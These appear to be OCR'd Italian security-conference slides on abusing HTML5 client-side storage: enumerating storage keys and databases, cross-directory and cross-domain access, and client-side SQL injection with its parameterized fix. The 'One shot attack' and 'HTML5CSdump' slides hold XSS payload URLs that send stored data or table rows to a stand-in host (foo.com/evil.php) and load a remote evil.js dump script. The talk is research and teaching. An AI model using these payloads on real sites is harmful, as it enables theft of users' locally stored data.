

Abusing HTML 5 Client-side Storage

- *Myth: the client's machine*
- *is a safe place to store data*

Relatore: Alberto Trivero

Client-side storage fino ad ora

- Limiti nello storage, nell'interoperabilità e strutturali
  - userData (Internet Explorer 5.5+)
  - Local Shared Object (cross-browser + Adobe Flash Player 6+ plugin)
  - Google Gears (Firefox & IE + plugin)
  - Dojo Storage e Dojo SQL (cross-browser + un po' di roba)
  - HTTP cookies (veramente cross-browser)

Due parole su HTML 5

- Sviluppo iniziato nel 2004 dal Web Hypertext Application Technology Working Group (WHATWG) con l'aiuto del HTML Working Group del W3C dal 2007
- Pubblicazione della *First Public Working Draft* il 22 gennaio 2008
- Molte le novità introdotte per adeguarsi alla *web 2.0* mania, alcune delle quali già implementante da tempo in diversi browser (p.es. <canvas>)
- Stato di W3C Candidate Recommendation nel 2012...

HTML 5 client-side storage

- Forse la novità più interessante dal lato sicurezza
- Si concretizza in 3 diverse tipologie di storage:
  - Session Storage
  - Local Storage (ex Global Storage)
  - Database Storage
- In Firefox e Internet Explorer prende il nome (improprio) di DOM Storage

Implementazione nei browser

- Gecko 1.9 (Firefox 3.0)
  - Session Storage e Global Storage
- WebKit r34xxx (Safari 4)
  - Session Storage, Local Storage e Database Storage
- Trident VI (Internet Explorer 8 Beta 1)
  - Session Storage e Global Storage
- Presto (Opera 9.50)
  - Nada...!

E il mio browser cosa supporta?

- var storSupp = ""; for(var i in window) { if(i == "sessionStorage") { storSupp += "Session Storage "; } else if(i == "globalStorage") { storSupp += "Global Storage "; } else if(i == "localStorage") { storSupp += "Local Storage "; } else if(i == "openDatabase") { storSupp += "Database Storage "; } } document.write(storSupp);

Session Storage

- Simile ai cookies HTTP ma più efficiente in diversi casi
- Immagazzina stringhe associandole univocamente al dominio (location.hostname) e alla finestra (o tab) correnti
- Persiste sino alla chiusura della finestra o del tab
- Non vi sono precisi limiti di storage (p.es. 5 MB in Firefox 2 e 10 MB in IE8)
- Esempio: sessionStorage.foo = “bar”;

Local Storage (Global Storage)

- Mentre global storage è associabile ad un qualsiasi dominio (TLD compreso), local storage viene in automatico associato al dominio corrente
- Come il session storage anch'essi immagazzinano stringhe ma sono accessibili da qualsiasi finestra (o tab)
- Persistono sino all'eliminazione da parte della web app
- Esempi: localStorage.foobar = 13;
  globalStorage['example.com'].foo = "bar";
- /Users/XXX/Library/Application Support/Firefox/Profiles/XXX/webappsstore.sqlite

Database Storage

- Rende possibile l'utilizzo di un vero e proprio database SQL (di solito SQLite) lato client per lo storage persistente di dati strutturati (anche centinaia di MB)
- Accesso limitato al solo dominio di origine
- Esempio: db = openDatabase("dbTest", "1.0", "First Database", 300000); db.transaction(function(tx) { tx.executeSql("CREATE TABLE MyTb (id REAL)"); });
- Dati in: /Users/XXX/Library/Safari/Databases

Some boring (in)security

- **Solo Session Storage**
  - Se un utente naviga su una sola finestra (o tab), è possibile recuperare i dati di molto tempo addietro
- **Solo Global Storage**
  - La possibilità di settare il dominio per la condivisione può portare ad una condivisione indesiderata di dati
- **Global Storage e Local Storage**
  - Non è possibile configurare una scadenza automatica
  - Nessun controllo dell'integrità dei dati: salvati in db SQLite (files), facilmente accessibili e manipolabili
  - In Firefox 3 non è stato implementato clear()

C’è qualcosa di strano...

- sessionStorage.foo = false; if(sessionStorage.foo) { alert("vero"); } else { alert("falso"); }
- Cosa visualizza lo script? ***vero***... Su tutti i browser! ?_?
- typeof(sessionStorage.foo) ritorna string su WebKit e object su Gecko, mai boolean!
- Per ottenere *falso*, come ci si aspetterebbe, si può usare sessionStorage.foo = ‘’; ma vale solo su WebKit
- Su Gecko sembra impossibile ottenere *falso*, anche con toString

Abusing Client-side Storage

- Se la web application è vulnerabile ad attacchi come XSS, è possibile utilizzare un payload che permetta di leggere/modificare il contenuto di qualsiasi variabile di storage lato client (session, local, global e database)
- Se la web app carica dati o codice dallo storage locale posso iniettare del codice in modo che venga eseguito poi tutte le volte che il dato infettato viene richiesto
- Su IE8 posso attivare/disattivare la proprietà secure (non definita dalle specifiche di HTML 5)

Abusing Client-side Storage

- Tutti i metodi di attacco client-side sin ora studiati ricevono nuove possibilità d'azione (altro che *cookies stealing*, e non c'è *HTTPOnly* che regga)
- Aumentano i modi per tracciare le preferenze di un utente (v. spy cookies)
- Con database e global/local storage possibilità molto superiori per i web worm di diffondersi (persistent XSS): in futuro molti MB di dati locali di milioni di utenti a rischio
- Quando un PC viene compromesso, guardare tra lo storage locale può essere molto interessante

Abusing Client-side Storage

- *“Imagine a personal finance site storing your stock portfolio and historical prices locally, [...] your favorite blogging tool might already use local storage to automatically save drafts of your blog posts, [...] a personalized homepage might store your selected widgets and their content locally, [...] web applications such as Google Calendar might store your appointments locally, [...] your webmail will be downloaded locally [...]. I'm excited to see more applications start to use client-side storage”,* Niall Kennedy, web technologist

Abusing Client-side Storage

- Ora tocca a me...
  - Immagina che chiunque possa accedere da Internet al tuo portafoglio elettronico scoprendo quali azioni possiedi e magari modificandole, alle bozze (pubbliche o private) del tuo blog, ai tuoi widgets e alle informazioni che essi portano, alla tua agenda di appuntamenti, alle tue mail senza bisogno di cookies o passowords...
  - E magari immagina ancora che esista uno script in grado di fare tutto questo automaticamente in una botta sola
  - Già, proprio eccitante! :P

Enumerazione degli *Storage object*

- Nel caso volessimo acquisire i dati contenuti in sessionStorage, globalStorage e localStorage, esistono due vie per scoprire i nomi di chiavi non note:
  - var ss = "";
    for(i in window.sessionStorage) { ss += i + " ";
    }
  - var ls = ""; for(i = 0; i < localStorage.length; i++) { ls += localStorage.key(i) + " "; }

Enumerazione dei *Database object*

- *"There is no way to enumerate or delete the databases available for a domain from this API"* HTML 5 Working Draft
- Nel caso in cui volessimo acquisire i dati contenuti in un *Database object* non conoscendone però il nome, si deve usare qualche escamotage per risalire ad esso:

```
var db = "";
for(i in window) { if(window[i] == "[object Database]") { db += i + " "; } }
```

Extracting database metadata

- Ogni database SQLite ha una tabella sqlite_master contenente l'elenco delle tabelle del database: SELECT name FROM sqlite_master WHERE type='table'
- Per ottenere l'elenco delle colonne (al momento della creazione o anche aggiunte in seguito) di una tabella: SELECT sql FROM sqlite_master WHERE name='*nome_tabella*'
- WebKit attualmente usa SQLite versione 3.4.0 (la 3.5.9 è l'ultima disponibile): SELECT sqlite_version()

One shot attack

- Quello che rende scomodi gli attacchi client-side è la difficoltà di interagire costantemente e in qualsiasi momento con il bersaglio
- Se un'applicazione ha una falla di cross-site scripting posso usarla per prendere dei dati mirati:
  - http://example.com/page.php?name=<script> document.write('<img src="http://foo.com/evil.php?name=' %2B globalStorage['location.hostname']. chiave %2B '">');</script>
  - http://example.com/page.php?name=<script> db.transaction(function (tx) { tx.executeSql ("SELECT * FROM tabella_client", [], function(tx, result) { document.write('<img src="http://foo.com/evil.php?name=' %2B result.rows.item(0)['dato'] %2B '">'); }); });</script>

DEMO 1

Attack automation: HTML5CSdump

- Nel caso non si abbia alcuna conoscenza dei nomi delle chiavi negli *Storage objects* o delle tabelle nel database, posso creare uno script JavaScript che automatizzi l'intero processo di acquisizione dei dati lato client: http://example.com/page.php?name=<script src=http://foo.com/evil.js></script>
- evil.js utilizzerà le tecniche di enumerazione e di estrazione descritte prima per acquisire *TUTTO* lo storage lato client di HTML 5 memorizzato sul PC della vittima dal browser e relativo al dominio dell'applicazione vulnerabile
- http://trivero.secdiscover.com/csdump.js

D E M O 2

Cross-directory attacks

- Per le tre metodologie di storage lato client di HTML 5 non esiste un'equivalente del parametro Path dei cookies
- Ciò significa che una falla XSS&c. in una qualunque pagina di un sito, può portare alla cattura o modifica dei dati che il sito ha memorizzato sul PC dell'utente attaccato
- Risulta quindi assolutamente sconsigliato l'utilizzo di queste metodologie di storage per chi usa siti quali *geocities.com*, *myspace.com*, *livejournal.com*, etc.

Cross-domain & cross-port attacks

- Un attacco cross-domain è fattibile solo contro il global storage di Firefox 2. Se le restrizioni per i domini sono blande, un subdomain può accedere ai dati di un altro: *foo.altervista.org* può accedere su *bar.altervista.org* a globalStorage['altervista.org'].silly
- Non potendo mettere restrizioni sulle porte, se sullo stesso host girano due web server su due porte diverse (o qualsiasi altro tipo di sevizio XSSable), ciascuno può accedere allo storage locale dell'altro

Client-side SQL injection

- Gli attacchi di SQL injection, da sempre considerati un problema server-side, ora lo diventano anche client-side
- Il problema si presenta quando i parametri delle query SQL non sono passati attraverso il simbolo ? ma direttamente: executeSql("SELECT name FROM stud WHERE id=" + testo);
  Invece di: executeSql("SELECT name FROM stud WHERE id=?", [input_id]);
- Sfruttabilità dell'attacco variabile
- Con WebKit, non tutti i comandi SQL che SQLite supporta sono permessi: p.es. PRAGMA e ATTACH

D E M O 3

Conclusioni

- Le prime bozze di HTML 5 introducono una funzionalità di storage lato client molto interessante ma anche rischiosa
- Attualmente tutti i maggiori browser si stanno affrettando per supportare queste e altre specifiche
- La reale portata dei rischi legati a questa tecnologia sarà visibile solo quando verrà adottata su larga scala (ora come ora è quasi inesistente ma subirà sicuramente una crescita esponenziale nei prossimi mesi)
- White paper pubblico in inglese entro qualche settimana
- *Relax: underground is dead, but research is not*

Links utili

- **Trovate queste slide all'indirizzo:**
- **http://trivero.secdiscover.com/hat01.pdf**
- www.whatwg.org/specs/web-apps/current-work/multipage/structured.html
- developer.mozilla.org/en/docs/DOM:Storage
- msdn.microsoft.com/en-us/library/cc197062(VS.85).aspx
- Ajax Security: www.amazon.com/Ajax-Security-Billy-Hoffman/dp/0321491939/

Domande?

- Relatore: Alberto Trivero
- e-mail: a.trivero@secdiscover.com